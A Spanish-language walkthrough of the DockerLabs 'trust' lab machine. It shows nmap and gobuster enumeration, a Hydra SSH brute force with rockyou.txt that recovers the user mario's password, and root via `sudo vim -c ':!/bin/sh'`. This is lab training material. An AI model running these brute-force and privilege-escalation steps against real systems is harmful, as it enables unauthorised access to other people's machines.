
trust(DockerLabs)

Lo primero, como siempre, ***nmap*** para ver por dónde podemos 'colarnos':




Parece que están abiertos los puertos 22 (SSH) y 80 (HTTP).

Vamos a buscar por si acaso directorios y archivos sospechosos en el servidor web. Utilizaremos la herramienta ***gobuster***:

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://172.18.0.2/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,html
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.18.0.2/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 275]
/.hta.html           (Status: 403) [Size: 275]
/.hta.php            (Status: 403) [Size: 275]
/.htaccess           (Status: 403) [Size: 275]
/.htaccess.txt       (Status: 403) [Size: 275]
/.htaccess.html      (Status: 403) [Size: 275]
/.htpasswd           (Status: 403) [Size: 275]
/.hta.txt            (Status: 403) [Size: 275]
/.htpasswd.php       (Status: 403) [Size: 275]
/.htpasswd.html      (Status: 403) [Size: 275]
/.htpasswd.txt       (Status: 403) [Size: 275]
/.htaccess.php       (Status: 403) [Size: 275]
/index.html          (Status: 200) [Size: 10701]
/index.html          (Status: 200) [Size: 10701]
/secret.php          (Status: 200) [Size: 927]
/server-status       (Status: 403) [Size: 275]
Progress: 18452 / 18452 (100.00%)
===============================================================
Finished
===============================================================
```

Aparece un secret.php ciertamente sospechoso. Vamos a esa dirección en nuestro navegador.
Vemos esto:



Es posible que mario pueda ser el usuario de entrada al SSH. Como no tenemos la password, intentaremos conseguirla con la herramienta ***Hydra***.
Esta herramienta sirve para hacer ataques de fuerza bruta contra muchos protocolos, entre ellos SSH o FTP.
Utilizaremos el conocido diccionario 'rockyou.txt'.
Allá vamos:

```
┌──(kali㉿kali)-[~]
└─$ locate rockyou.txt
/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt.tar.gz
/usr/share/wordlists/rockyou.txt

┌──(kali㉿kali)-[~]
└─$ hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.18.0.2
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-12 05:29:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399),
[DATA] attacking ssh://172.18.0.2:22/
[22][ssh] host: 172.18.0.2   login: mario   password: chocolate
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-12 05:30:03

┌──(kali㉿kali)-[~]
└─$
```

Ahí la encontró. Accedemos con ella y el usuario mario por SSH:

```
┌──(kali㉿kali)-[~]
└─$ ssh mario@172.18.0.2
The authenticity of host '172.18.0.2 (172.18.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:z6uc1wEgwh6GGiDrEIM8ABQT1LGC4CfYAYnV4GXRUVE
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.18.0.2' (ED25519) to the list of known hosts.
mario@172.18.0.2's password:
Linux a52e54f00cf9 6.17.10+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.17.10-1kali1 (2025-12-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 20 09:54:46 2024 from 192.168.0.21
mario@a52e54f00cf9:~$
```

Una vez dentro, vemos si el usuario mario puede ejecutar algún comando como root:

```
mario@a52e54f00cf9:~$ sudo -l
[sudo] password for mario:
Matching Defaults entries for mario on a52e54f00cf9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mario may run the following commands on a52e54f00cf9:
    (ALL) /usr/bin/vim
mario@a52e54f00cf9:~$
```

Parece que únicamente 'vim'. Lo mejor es ir a la página de GTFOBins para ver si podemos escalar privilegios y cómo con este comando.
Hacemos una búsqueda de "vim sudo" y nos aparece esto:

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) `sudo vim -c ':!/bin/sh'`

Probamos y...

```
mario@a52e54f00cf9:~$ sudo vim -c ':!/bin/sh'

# whoami
root
#
```

Listo, somos root!!